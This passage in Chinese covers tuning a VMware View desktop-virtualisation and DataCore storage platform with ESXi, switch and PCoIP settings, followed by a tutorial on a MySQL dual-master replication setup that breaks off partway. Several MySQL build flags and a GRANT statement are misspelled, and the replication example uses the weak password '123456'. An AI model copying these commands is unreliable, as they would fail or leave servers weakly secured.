的需求并不大，此图也可看出其存储写入最长滞后时间也不明显，表明 VDI 用户写数据需求并不高，结合下图的读取滞后时间，可看出虚拟桌面用户对读数据的需求明显高于写数据的需求，而服务器对读、写则表现得并不明显，均不够理想。另外可从该图观察到，高峰期黄色、蓝色曲线很多地方重合，可以看出相互之间出现制约(争用)情况，存储资源不足。



主存储因此无论是读取滞后时间还是写入滞后时间较其他存储 LUN 需求均要高 ,这也是导致业务系统高峰期出现访问慢之重要因素之一。紫色曲线代表的是存放 VDI、RDS 用户配置读取滞后时间,可以看出桌面用户对读取的需求明显大于写入，此部分有待改善存储性能。

DataCore 服务器性能查看：



结论：

由于我们的 DataCore 版本不具有 Recording 的功能，所以只能分析出部分静态点的数据。

从既得数据中大致可以看到如下的情况：

- 本身的磁盘系统性能低下已经不太能适应主机 HOST 系统的需求;
- Datacore 软件本身已经达到链路的最高负载;
- DataCore 内存资源使用奇高，这个 DataCore 的机制有关系，采用内存做为 Cache;
- DataCore 的实现机制和普通的 Raid 的 Block 块大小的实现是不一样的，DC 在针对 OS HOST 做了优化不是应用层。SAU（storage allocation unit）在 PDISK 固定后无法做到在线无影响业务系统的调整，而是采用针对 SAU 在 Reclamation 后将 PDISK 进行切片进入 Caching 和聚合写入。除非应用是裸设备级别（比如 Linux 上的 Oracle）的，这个得需要根据你们 DBA 的需求进行调整。

（七）、vCenter Operations Manager 分析

由于没有 vCenter Operations Manager for Horzion View 许可，所以在分析的时候我们借助 vCenter Operations Manager 来进行分析，它可以提供对应的服务器的使用情况与使用性能等信息，通过此查看到对应的服务器使用情况，如下图所示：

存储磁盘 I/O:

服务器的 CPU:

结论：

从这里我们不难看出桌面虚拟服务器与数据存储的性能已经完全超出了服务器与存储本身的性能，而且 CPU 的使用情况等与之前我们对 VDI 服务器性能分析基本一致，所以服务器慢是必然的。

通过以上一系列的系统性能数据采集、用户问题反馈分析并整理，从里面我们不难看出这个虚拟化平台在整体上都存在比较大的问题，我们可能需要对他的整体架构进行调整并优化以达到目标需求。

四、解决方案

（一）网络资源调整

就整个结构而言它是正确的一种方式，能够实现对于高可用性、容灾性的一个需求，但是对于局部我们还需要调整，即千兆光纤由于此光纤上承载着大数据与生产数据，在整体网络流量与吞吐量上我们发现光纤流量较大，我们需要扩展光纤到万兆以保证 DataCore 数据在复写过程中的高速。

另 VDI 服务器的网卡我们做了四个网卡的聚合配置，两两一组，一组用于跑系统数据，一组用于跑用户数据，实现数据的合理化走向，实现数据分流负载效果。

（二）、VDI 服务器配置

本想通过 View Composer 来减低系统对于存储的压力，但是由于 License 原因，未能进行调整，还是采用全克隆模式进行配置。

在分析过程中我们发现 VDI 用户的配置是一个比较乱的状态，用户硬件配置没有一个有效的标准，这时候造成有些用户资源过剩，有些用户资源欠缺，用户系统空间与数据空间缺乏，为了平衡用户的需求，我们制定了相应的标准，即将用户分为两个等级，不同用户给于不同等级的资源需求。为此我们调整了用户的标准系统硬件配置，以保证硬件资源的合理化分配，具体资源分配情况如下：

用户类型	配置清单	操作系统	
		■inXP	■in7-32Bit
中级用户	CPU	1vCPU	1vCPU
	内存	1G	2G
	显卡	16MB	32MB
	系统磁盘	10G	30G
	存储磁盘	10G	10G
重量级用户	CPU	1vCPU	2vCPU
	内存	2G	3G
	显卡	32MB	64MB
	系统磁盘	10G	30G
	存储磁盘	10G	40G

当然我们也可以参考官方的一个配置方法，这个可以根据公司的需求进行灵活调整，最终目的即保证资源的合理化分配。

项	WINDOWS 7	WINDOWS 7	XP
操作系统	32 位 Windows 7	64 位 Windows 7	32 位 Windows XP（带最新的服务器包）
内存	1 GB	2 GB	1 GB（低端 512 MB，高端 2 GB）
虚拟 CPU	1 个	1 或 2 个*	1 个
系统磁盘容量	20 GB（比标准容量稍低）	20 GB（比标准容量稍低）	16 GB（低端 8 GB，高端 40 GB）
用户数据容量（作为永久磁盘）	5 GB（起点）	5 GB（起点）	5 GB（起点）
虚拟 SCSI 适配器类型	LSI Logic SAS（默认）	LSI Logic SAS（默认）	LSI Logic（非默认）
虚拟网络适配器	E1000（默认）	0（默认）	Flexible（默认）

在对 View 服务器的检测过程中我们发现对应的 Cache 功能未打开。通过 VMware View administrator 管理平台进行设置，详细设置如下：

此功能用于实现将内存做为 Cache 使用即内存 Cache 技术，当有多个 VDI 或 RDS 用户同时打开相同的数据时，它将直接从 Cache 中调取，而不需要再打开相同的数据，以提高响应速度和减轻存储负担。并且采用重复数据删除技术，将同样的数据只保留一份。

通过使用 VMware 提供的存储优化技术，将以往存储设备的读写操作转移到虚拟化服务器的内存中，存储设备的 IOPS 数量以及带宽开销大幅下降：

- 消减超过 80% IOPS 峰值
- 消减超过 45% 平均 IOPS 值
- 消减超过 65% 吞吐量峰值

- 消减超过 25% 平均吞吐量

存储优化设置 ,将不同类型的数据分别放至到不同类型的存储中 ,可以减少存储成本 ,提高整体环境的性能，我们将用户数据与操作系统数据放于不同的 LUN 中 ,以提高用户的访问速度 ,这里我们可以根据公司情况分析，再进行 LUN 下的 RAID 调整，例如：用户数据采用 RAID1+0，系统数据采用 RAID5，这样子以提升整体速度。

（三）、存储系统配置

虽然在存储系统的整体上面并未显示出来存储本身存在问题，但似乎我们看到的仅仅是表面现象，造成这个的原因在于 DataCore，你可以说它是一个好东西，能够提到 Cache 功能，但你又可以说到是坏东西的，因为它造成了本身存储的性能发挥，当然这里指的是未调优的 DataCore,在调整 DataCore 的过程中，我们发现调整以后的 DataCore 对于存储的链路带宽要求会比之前要求更高，为此我们调整了存储的存储链路：即采用 A、B 两控制器同时工作负载，以降低存储本身单控模式下的链路负载过高问题。

1）基于 DataCore 下的 ESXI 服务器性能调优

ESXI 高级设置调整：

- Disk.DiskMaxIOSize to 512
- Disk.QFullSampleSize to 32
- Disk.QFullThreshold to 8

说明：

- 同一虚拟磁盘上运行的虚拟机数量过多可能会导致主机之间 SCSI 预留冲突，继而导致性能下降。

- DataCore 软件建议每个虚拟磁盘最多不超过十五虚拟机。 当然，这仅仅是一个建议因为每个用户的要求将是不同的，并且不应当被作为 DataCore 的服务器软件的限制。
- DataCore 软件还建议用“最接近”的 IO 路径 DataCore 的服务器的主机，访问同样的共享虚拟磁盘，因为这也将有助于减少过度的 SCSI 预留冲突的可能性。
- “固定”和”轮转”路径选择策略只支持在具有“ALUA 支持”主机启用。
- 在不同的主机,不同的路径选择策略不能使用到相同的虚拟磁盘。

1.在主机配置存储阵列规则，任何 DataCore 磁盘映射到主机。在 ESX 控制台运行以下命令：

For SANsymphony-V：

esxcli storage nmp satp rule add -V DataCore -M "Virtual Disk" -s VMW_SATP_DEFAULT_AP -e "DataCore"

For SANsymphony：

esxcli storage nmp satp rule add -V DataCore -M "SANsymphony" -s VMW_SATP_DEFAULT_AP -e "DataCore SANsymphony"

For SANmelody：

esxcli storage nmp satp rule add -V DataCore -M "SANmelody" -s VMW_SATP_DEFAULT_AP -e "DataCore SANmelody"

2.通过运行验证命令：

esxcli storage nmp satp rule list -s VMW_SATP_DEFAULT_AP

确保正确的模型类型为宜。如果你需要删除存储阵列式，索赔规则在主机再使用相同的命令，而是添加使用去除如

esxcli storage nmp satp rule remove -V DataCore -M "SANsymphony" -s VMW_SATP_DEFAULT_AP -e "DataCore SANsymphony"

3.DataCore 建议你总是验证正确的存储阵列的类型和路径选择策略，在主机选择，要么使用 vSphere 客户端 GUI 或从主控制台，例如：

esxcli storage nmp device list | grep -C 3 DataCore

这个命令将列出配置各自的存储阵列的类型和路径的 DataCore 设备选择策略。

2）ESXI5.5 HBA QD 与 ET

QD 与 ET 是影响整体性能的一个最大因素，设置阀值决定了 HBA 端口同时能流入到 SAN 最大的 I/O 的数量。它的设置直接影响到前端应用的存储性能，例如对于典型的关系数据库应用，如果队列深度设置过低，则应用的 I/O 吞吐量则会受到影响。如果这个值设置得过大 则单台服务器可能会影响到整个 SAN 网络的性能表现。设置队列深度需要根据不同的应用与性能要求综合考虑决定。

该表列出了默认队列深度值 QLogic HBA 上各种的 ESXi/ESX 版本：

ESXi/ESX version	Queue depth
3.5 with driver version 6.04	16
3.5 with driver version 6.07 & 7.x	32
4.0	32
4.1	32
5.0	64
5.1	64
5.5	64

详细配置说明：

1、查看 HBA 卡的类型

For QLogic:

esxcli system module list | grep qla

For ESXi 5.5 QLogic native drivers:

esxcli system module list | grep qln

For Emulex:

esxcli system module list | grep lpfc

For Brocade:

esxcli system module list | grep bfa

2、设置并调整对应队列深度

For QLogic:

esxcli system module parameters set -p ql2xmaxqdepth=64 -m qla2xxx

For ESXi 5.5 QLogic native drivers:

esxcli system module parameters set -p ql2xmaxqdepth=64 -m qlnativefc

For Emulex:

esxcli system module parameters set -p lpfc0_lun_queue_depth=64 -m lpfc820

For ESXi 5.5 Emulex native drivers:

esxcli system module parameters set -p lpfc0_lun_queue_depth=64 -m lpfc

For Brocade:

esxcli system module parameters set -p bfa_lun_queue_depth=64 -m bfa

当然这个需要根据应用的不同去调整，如果你不是很了解对应的需 I/O 的话，你的调整有可能更加影响 ESXI 与存储之间的本身性能，为此你不需要不断的去尝试并逐步修改，以满足自身需求。

3) IOPS 与 RAID

为实现每个用户的合理需求 ,我们重新对 IOPS 值进行评估并规划 ,为此我们重新调整存储阵列与用户应用、系统、数据之间的关系，当然这只是对于后期大并发用户需求的一个规划：

如果你需要更加清楚的规划 VDI 的话，你可以尝试使用这种方法，他的好处在于将不同的数据存储于不同的存储阵列，根据用户数据的属性进行规划，即读写 IOPS 需求。

这里说明一下，存储的性能不能够单单从存储的 IOPS 值进行计算，它涉及到其它更多方面，包括：存储、网络、主机、Cache、HBA 卡、Raid 类型等多方面，这里简单说一下 IOPS 的计算方法：磁盘类型数据*单盘 IOPS 值=IOPS 总值，当然这仅仅只是对于磁盘方向的考虑。还有另外一种计算方法，与 RAID 阵列的块大小有关系，块的大小不同得能提供的读写 IOPS 也不一样。在涉及到应用系统存储规划时需要根据不同的应用系统的 IOPS 需求进行分析并规划。

磁盘转速RPM	IOPS
SSD	6000
15K	175
10K	125
7200	75
5400	50

简单的说如果你的 HBA 卡只有 1Gbps 的带宽，而你的 IOPS 值再高也没有什么太多用，因为它在 HBA 卡处已经受限制了，此外 IOPS 的值与本身 CPU 处理 IOPS 的能力也有关系，CPU 处理不过来也是白搭。为此你需要全面分析这里面的所有可能避免造成性能瓶颈的环境因素。

（四）、网络系统配置

在分析中我们发现 VDI 服务器在千兆网卡模式下的数据带宽不能满足需求，为此我们增加了新千兆网卡，并做了网络聚合捆绑。以解决 VDI 服务器本身网络瓶颈。

```
interface GigabitEthernet0/11
switchport mode dot1q-tunnel
switchport nonegotiate
no cdp enable
channel-protocol lacp
channel-group 2 mode active
!
interface GigabitEthernet0/12
switchport mode dot1q-tunnel
switchport nonegotiate
no cdp enable
channel-protocol lacp
channel-group 2 mode active
!
```



由于交换机的配置比较多，这里略过仅举例说明。当然你还需要在对应的 VDI 服务器上做 vSwitch 以实现数据分流。

（五）用户作业系统配置

其实我们会发现用户作业系统的配置是造成整体 VDI 性能下降的一个非常关键的因素，举例：你会发现当一个用户因为某个应用系统的问题，造成应用程序卡死，这时候用户对应的 CPU、内存会 100%的运行，这无疑为 VDI 服务器增加了不必要的压力，为此我们花了大量的时候去进行分析，测试、调整、再测试、再调整，终于测试出一个符合我们自身需求的配置，当然对于不同企业不同环境而言需求可能不一样。调试过程也会有所不同，这里我们分为三个方面进行分析并进行调整：

1）VDI 系统模板优化

此优化基于 Win7，优化工作完成之后请记得将该用户的所有配置文件 COPY 到 DEFAULT USER 目录下，因为虚拟桌面用户会以各自域用户的身份登录，如果仅仅在当前用户下进行了性能优化，将该机器以克隆模板发布出去的时候，其它用户登录进来，并不会自动应用这些优化设置。这个是 VMware 官方给到的优化方案，详细情况请查看官方文档。



此优化可用于 WinXP、Win7、Win8，当然你还可以往里面添加优化项，为此我们验证了此优化项相对于各相指标的优化情况，减少 90%的 IPOS 需求，节省 10%内存需求，降低 37%的 CPU 需求。

2）PCoIP 协议优化

用于对 PCoIP 协议优化，如果你在域环境，你可以将对应的 vdm 添加到域服务器的策略里面，进行统一管理，方便统一策略调整。另如果你有 PCoIP 硬件加速卡对应进行调优会更好一些。

序号	优化内容	优化的选项	描述	建议值
1	激活无损传输功能	Trun off Build-to-Lossless feature		是
2	设置客户端缓存大小	Configure PCoIP client image cache size policy	控制 PCoIP 客户端图像缓存的大小。客户端使用图像缓存来存储之前传送的显示部分。图像缓存减少了重传的数据量。未配置或禁用此设置时，PCoIP 使用 250 MB 的默认客户端图像缓存大小。启用此设置后，可以配置客户端图像缓存的大小，可配置的范围为 50 MB至 300 MB。默认值为 250 MB。	是
3	设置最小，最大图像质量及帧率	Configure PCoIP image quality levels	控制在网络拥挤期间 PCoIP 如何呈现图像。 最低图像质量（值：30-100，默认为50）：较低的值支持较高帧速率，但是可能会导致显示质量降低。较高的值支持较高的图像质量，但在网络带宽受限时可能会导致帧速降低。当网络带宽不受限时，无论值设置如何，PCoIP 均保持最高质量。 最大图像质量（值：30-100，默认为90）：显示图像更改区域的初始质量。可降低 PCoIP 所要求的网络带宽峰值。较低的值会降低变化内容的图像质量和峰值带宽要求。较高的值会提高变化内容的图像质量和峰值带宽要求。 最大帧率设置为（值：1-120，默认为30）：每秒屏幕更新的次数，从而可以管理每位用户占用的平均带宽。	
4	设置PCoIP带宽上限	Configure the maximum PCoIP session bandwidth	指定 PCoIP 会话中的最大带宽（单位为 kbps）。此带宽包括所有图像、音频、虚拟通道、USB 以及控制 PCoIP 流量。默认值为 90000 kbps。可防止服务器尝试以超过链接流量的速率进行传输，从而避免出现丢失数据包或用户体验下降现象。	30000kbps
5	设置PCoIP带宽保留，最小的带宽使用量	Configure the PCoIP session bandwidth floor	指定 PCoIP 会话预留的带宽下限（单位为 Kbps）。默认值为 0，表示不预留最小带宽。此设置配置终端的最低预期带宽传输速率。使用此设置来为终端预留带宽时，用户无需等待带宽变得可用，从而提高了会话的响应能力。	30
6	确定允许剪贴板重定向的方向	Configure clipboard redirection	Enabled client to server only（仅启用客户端至服务器）（即：仅允许从客户端系统复制并粘贴到 View 桌面。） Disabled in both directions（禁用双向） Enabled in both directions（启用双向） Enabled server to client only（仅启用服务器至客户端）（即：仅允许从 View 桌面复制并粘贴到客户端系统。）	
7	允许 vSphere Client 控制台显示活动 PCoIP 会话以及将输入发送到桌面。	Enable access to a PCoIP session from a vSphere	默认情况下，如果客户端通过 PCoIP 连接，vSphere Client 控制台屏幕为空白且控制台无法发送输入。此默认设置可确保当 PCoIP 远程会话处于活动状态时，恶意用户无法查看用户桌面或从本地向主机进行输入。	
8	设置语音通讯所占带宽。	Configure the PCoIP session audio bandwidth limi	具体带宽占用值，参考以下表格	100kbps
9	设置适合的MTU值	Configure the PCoIP session MTU	确保交换机以及路由器的MTU不小于PCOIP的MTU值	1500

3）零客户机

在 PCoIP 会话数据采集的过程中，我们发现对于大图档的数据进行解码瘦客户机的性能会比较差，采用零客户机测试使用正常无异常，建议后期通过对于图形解码要求比较高的用户，采用此零客户机。

（六）、应用系统调优

大家都知道应用系统的好坏，第一直接响应用户端的响应、第二影响存储的性能，在测试的过程中我们发现当用户做一个数据库查询动作时，用户端的响应过程会延时更长，为此我们进行了长时间分析，发现对应的数据库索引完整性、数据库索引的大小，会直接影响整体的存储性能。为此我们让应用系统工程师进行对数据库部份进行优化，以减低整体的存储性能需求，提高用户响应速度。当然这仅仅只是一部份。


五、验证并测试成效

任何东西都得有产出比，即你做了任何动作以后能够达到什么成效，如果没有成效那你做的一切不就是白搭，为此我们对调优后的服务器性能进行了再次查询，结果显示 CPU 下降到 70%左右、存储 I/O 性能明显降低至 60%以下，以达到前期目标之成效。

I/O 对比分析：

调优以后 调优以前

说明：由于前期的调优报告的截图找了半天没有找到 I/O 的性能报告，所以这个截图是 2014 年 4 月 3 日从服务器上截取的，调优后在原有的基础上添加了 15 台 VDI 用户左右，对应的磁盘空间已经没有空间了（正准备添加磁盘），但是从 I/O 对比来看，在后续添加 15 台 VDI 用户以后存储的 I/O 仅仅只有 60%左右。



说明：此图为 CPU 在调优过程中的性能图标，从中我们可以看出对应的 CPU 性能从之前的 195%逐步下载到 60%-70%之间。

通过前期的一系列性能分析与优化，VDI 服务器性能从前期的超负荷运行到最终的正常运行，在未增加成本的前提下，提升 VDI 的整体性能。

六、写在最后面

从开始的性能分析到后期的调优，这是一个漫长的过程，其中你会遇到以前从来没有遇到过的问题，包括以前并不会去更深入研究的知识点。这是一种磨砺，在这个过程中我收获了很多。当然在这个过程中我们也说明了一个问题，任何问题不能够只从单点出发考虑，需要全盘分析才能够真正解决问题。

由于这仅仅只是根据自身的理解去分析和优化的，也许在这过程中缺少了一些东西，还希望专业级大师能够多多指点，在此谢谢！

中小型企业可参考的类 MySQL 双主架构方案

作者：燕十三_ 来源：http://yanshisan.blog.51cto.com/7879234/1393063

在企业中,一般系统架构的瓶颈会出现在数据库这一部分,mysql 主从架构在很大程度上解决了这部分瓶颈,但是在 mysql 主从同步的架构也存在很多问题;比如:1. 关于数据写入部分(也就是主库)往往很难做到扩展,虽然很多大公司在逻辑业务方面就进行对数据的拆分,比如商品库存按照区域去拆分(一个区域走一个库存也就是一个主库,然后定时同步总的库存),按照商品类型去划分(一个类型的商品走一套数据库),但是这对于很多中小型公司来说实现起来还是比较困难的; 2. 主从同步一般都是一个主库,一旦主库出现问题,就有可能直接导致整个主从同步架构崩盘,虽然发现后也是可以慢慢恢复的,但是这个恢复时间对于很多公司来说是难以接受的,今天的这篇博文就是主要给解决主库单点故障这个问题提供一个思路:

主要思路是:

1.一台主库(我们称之为 master-01)提供服务,只负责数据的写入;

2.拿出一台数据库服务器(我们称之为 Master-02)资源做 master-01 主库的从库(之间做主从同步);

3.两台主库之间做高可用,可以采用 keepalived 等方案(一定要保证 master-01 同时也要作为 keepalived 的主)

4.程序在调用主库 IP 地址的地方写为高可用的 VIP 地址;

5.所有提供服务的从服务器与 master-02 进行主从同步;

6.建议采用高可用策略的时候,当 master-01 出现问题切换到 master-02 的时候,即使 master-01 恢复了,也不要让它去自动承接 VIP 地址,否则可能造成数据的混写;

这样做可以在一定程度上保证主库的高可用,在一台主库 down 掉之后,可以在极短的时间内切换到另一台主库上(尽可能减少主库宕机对业务造成的影响),减少了主从同步给线上主库带来的压力;但是也有几个不足的地方:比如 master-02 可能会一直处于空闲状态(其实完全可以让它承担一部分从库的角色来负责一部分查询请求的),2. 这样真正提供服务的从库要等 master-02 先同步完了数据后才能去 master-02 上去同步数据,这样可能会造成一定程度的同步延迟时间的加长;3. 如果 master-01 一旦恢复正常,会不会导致数据写入混乱(这个可以在 keepalived 中设置响应的规则,让其不”夺权”,我们认为的去调整操作即可

架构的简易图如下:

架构简易图

具体实施方案:

1. 在所有需要提供服务的服务器上安装 MySQL 服务(建议源码安装)

1.1 yum 安装依赖包

```
yum -y install cmake make gcc gcc-c++  ncurses-devel bison openssl-devel
```

1.2 添加 MySQL 所需要的用户/组

```
groupadd mysql
useradd -g mysql -r mysql
```

1.3 下载 MySQL 源码包

```
wget http://dev.mysql.com/get/Downloads/MySQL-5.5/mysql-5.5.36.tar.gz
```

1.4 创建 MySQL 安装所需要的目录

```
mkdir /data/mydata/{data,tmp,logs} -pv
```

1.5 解压编译安装 MySQL

```
tar xf mysql-5.5.36.tar.gz
cd mysql-5.5.36
cmake . -DCMAKE_INSTALL_PREFIX=/usr/local/mysql \
  -DMYSQL_DATADIR=/data/mydata/data \
  -DSYSCINFDIR=/etc \
  -DWITH_INNOBASE_STORAGE_ENGINE=1 \
  -DWITH_ARCHIVE_STORAGE_ENGINE=1 \
  -DWITH_BLACKHOLE_STORAGE_ENGINE=1 \
  -DWITH_READLINE=1 \
  -DWITH_SSL=system \
  -DWITH_ZLIB=system \
  -DWITH_LIBWARP=0 \
  -DWITH_UNIX_ADDR=/tmp/mysql.sock \
  -DDEFAULT_CHARASET=uft8 \
  -DDEFAULT_COLLATTON=utf9_general_ci \
make && make install
```

1.6 为 MySQL 提供启动脚本

```
cp support-files/mysql.server /etc/rc.d/init.d/mysqld
```

1.7 为 master-01 主库提供配置文件(32G 内存较为保守(满连接占用 25G 左右内存)的配置文件)

```
[client]
port = 3306
socket = /var/lib/mysql/mysql.sock
default-character-set = utf-8
[mysqld]
server-id = 1
port = 3306
user = mysql
basedir = /usr/local/mysql
datadir = /data/mydata/data
tmpdir = /data/mydata/tmp
```

```
socket = /var/lib/mysql/mysql.sock
skip-external-locking
skip-name-resolve
default-storage-engine = INNODB
character-set-server = utf8
wait-timeout = 100
connect_timeout = 20
interactive_timeout = 100
back_log = 300
myisam_recover
event_scheduler = on
log-bin=/data/mydata/logs/mysql-bin
binlog_format = row
max_binlog_size = 64M
binlog_cache_size = 1M
slave-net-timeout = 10
skip-slave-start
slow_query_log  = 1
long_query_time = 1
slow_query_log_file = /data/mydata/mysqllog/logs/   mysql.slow
log-error = /data/mydata/mysqllog/logs/error.log
max_connections = 1000
max_user_connections = 1000
max_connect_errors = 10000
key_buffer_size = 32M     #以 MyISAM 为主的服务器,要调大此值
max_allowed_packet = 64M
table_cache = 4096
table_open_cache = 4096
table_definition_cache = 4096
sort_buffer_size = 512K
read_buffer_size = 512K
read_rnd_buffer_size = 512K
join_buffer_size = 512K
tmp_table_size = 64M
max_heap_table_size = 64M
query_cache_type = 0
query_cache_size = 0
bulk_insert_buffer_size = 16M
thread_cache_size = 64
thread_concurrency = 16       #CPU 核数*2
thread_stack = 256K
innodb_data_home_dir = /data/mydata/data
innodb_log_group_home_dir = /data/mydata/mysqllog/logs
innodb_data_file_path = ibdata1:1G:autoextend
innodb_buffer_pool_size = 16G
innodb_buffer_pool_instances = 4
innodb_additional_mem_pool_size = 16M
innodb_log_file_size = 512M
innodb_log_buffer_size = 32M
```

```
innodb_log_files_in_group = 3
innodb_flush_log_at_trx_commit = 2
innodb_lock_wait_timeout = 10
innodb_sync_spin_loops = 40
innodb_max_dirty_pages_pct = 90
innodb_support_xa = 1
innodb_thread_concurrency = 0
innodb_thread_sleep_delay = 500
innodb_file_io_threads = 4
innodb_concurrency_tickets = 1000
log_bin_trust_function_creators = 1 innodb_flush_method = O_DIRECT
innodb_file_per_table          #是否采用单表单空间
innodb_write_io_threads = 8
innodb_read_io_threads = 8
innodb_io_capacity = 1000
innodb_file_format = Barracuda    #不开启单表单空间,此选项无效
innodb_purge_threads = 1
innodb_purge_batch_size = 32
innodb_old_blocks_pct = 75
innodb_change_buffering = all
transaction_isolation = READ-COMMITTED
[mysqldump]
quick
max_allowed_packet = 32M
[mysql]
no-auto-rehash
[myisamchk]
key_buffer_size = 64M
sort_buffer_size = 256M
read_buffer = 2M
write_buffer = 2M
[mysqlhotcopy]
interactive-timeout
[mysqld_safe]
 open-files-limit = 10240
```

1.8 为 master-02 提供配置文件

```
master-02 的配置文件仅需在 master-01 上稍作修改
server-id = 20
log_slave_updates = 1    #添加(将复制事件写入 binlog,一台服务器既做主库又做从库此选项必须要开启)
replicate-same-server-id=0 #添加(防止 MySQL 循环更新)
relay_log_recovery = 1   #添加(MySQLrelay_log 的自动修复功能)
```

1.9 为从库提供配置文件(8G)

```
[client]
port = 3306
socket = /var/lib/mysql/mysql.sock
default-character-set = utf8
[mysqld]
```

```
server-id = 2
port = 3306
user = mysql
basedir = /usr/local/mysql
datadir = /data/mydata/data
tmpdir  = /data/mydata/tmp
socket  = /var/lib/mysql/mysql.sock
skip-external-locking
skip-name-resolve
    default-storage-engine = INNODB
character-set-server = utf8
wait-timeout = 100
connect_timeout = 20
interactive_timeout = 100
back_log = 300
myisam_recover
event_scheduler = on
log-bin=/data/mydata/logs/mysql-bin
binlog_format = row
max_binlog_size = 64M
binlog_cache_size = 1M
slave-net-timeout = 10
relay_log_recovery = 1
slow_query_log = 1
long_query_time = 1
slow_query_log_file = /data/mydata/mysqllog/logs/mysql.slow
log-error = /data/mydata/mysqllog/logs/error.log
max_connections = 500
max_user_connections = 500
max_connect_errors = 10000
key_buffer_size = 32M     #以 MyISAM 为主的服务器,要调大此值
max_allowed_packet = 64M
table_cache = 2048
table_open_cache = 2048
table_definition_cache = 2048
sort_buffer_size = 128K
read_buffer_size = 128K
read_rnd_buffer_size = 128K
join_buffer_size = 128K
tmp_table_size = 16M
max_heap_table_size = 16M
query_cache_type = 0
query_cache_size = 0
bulk_insert_buffer_size = 16M
thread_cache_size = 64
thread_concurrency = 4       #CPU 核数*2
thread_stack = 128K
innodb_data_home_dir = /data/mydata/data
innodb_log_group_home_dir = /data/mydata/mysqllog/logs
```

```
innodb_data_file_path = ibdata1:1G:autoextend
innodb_buffer_pool_size = 2G
innodb_buffer_pool_instances = 4
innodb_additional_mem_pool_size = 4M
innodb_log_file_size = 512M
innodb_log_buffer_size = 16M
innodb_log_files_in_group = 3
innodb_flush_log_at_trx_commit = 2
innodb_lock_wait_timeout = 10
innodb_sync_spin_loops = 40
innodb_max_dirty_pages_pct = 90
innodb_support_xa = 1
innodb_thread_concurrency = 0
innodb_thread_sleep_delay = 500
innodb_file_io_threads = 4
innodb_concurrency_tickets = 1000
log_bin_trust_function_creators = 1
innodb_flush_method = O_DIRECT
innodb_file_per_table                #是否采用单表单空间
innodb_write_io_threads = 8
innodb_read_io_threads = 8
innodb_io_capacity = 1000
innodb_file_format = Barracuda     #不开启单表单空间,此选项无效
innodb_purge_threads = 1
innodb_purge_batch_size = 32
innodb_old_blocks_pct = 75
innodb_change_buffering = all
transaction_isolation = READ-COMMITTED
[mysqldump]
quick
max_allowed_packet = 32M
[mysql]
no-auto-rehash
[myisamchk]
key_buffer_size = 64M
sort_buffer_size = 256M
read_buffer = 2M
write_buffer = 2M
[mysqlhotcopy]
interactive-timeout
[mysqld_safe]
open-files-limit = 10240
```

1.10 初始化 MySQL

```
/usr/local/mysql/scripts/mysql_install_db --user=mysql --datadir=/data/mydata/data/
--basedir=/usr/local/mysql
```

1.11 为启动脚本赋予可执行权限并启动 MySQL

```
chmod +x /etc/rc.d/init.d/mysqld
```

```
/etc/init.d/mysqld start
```

2. 配置 master-01

2.1 添加主从同步账户

```
mysql> grant replication slave on *.* to 'repl'@'192.168.237.%' idetified by '123456';
mysql> flush privileges;
```

2.2 查看主库的状态

```
mysql> show master status;
+------------------+----------+--------------+------------------+
| File             | Position | Binlog_Do_DB | Binlog_Ignore_DB |
+------------------+----------+--------------+------------------+
| mysql-bin.000009 |      652 |              |                  |
+------------------+----------+--------------+------------------+
1 row in set (0.01 sec)
mysql> flush privileges;
```

2.3 因为这是测试环境,可以保证没数据写入,否则需要先锁表-->查看状态-->备份数据-->查看状态(保证没变)-->解锁表

3. 配置 master-02

3.1 配置 master-02 为 master-01 的从

```
#若是线上有数据需要先导入数据
mysql> CHANGE MASTER TO
  -> MASTER_HOST='192.168.237.128',
  -> MASTER_PORT=3306,
  -> MASTER_USER='repl',
  -> MASTER_PASSWORD='123456',
  -> MASTER_LOG_FILE='mysql-bin.000009',
  -> MASTER_LOG_POS=652;
Query OK, 0 rows affected (0.03 sec)
mysql> start slave;
mysql> show slave status \G
   Slave_IO_Running: Yes   #确保为 yes
   Slave_SQL_Running: Yes  #确保为 yes
```

3.2 配置 master-02 的同步用户

```
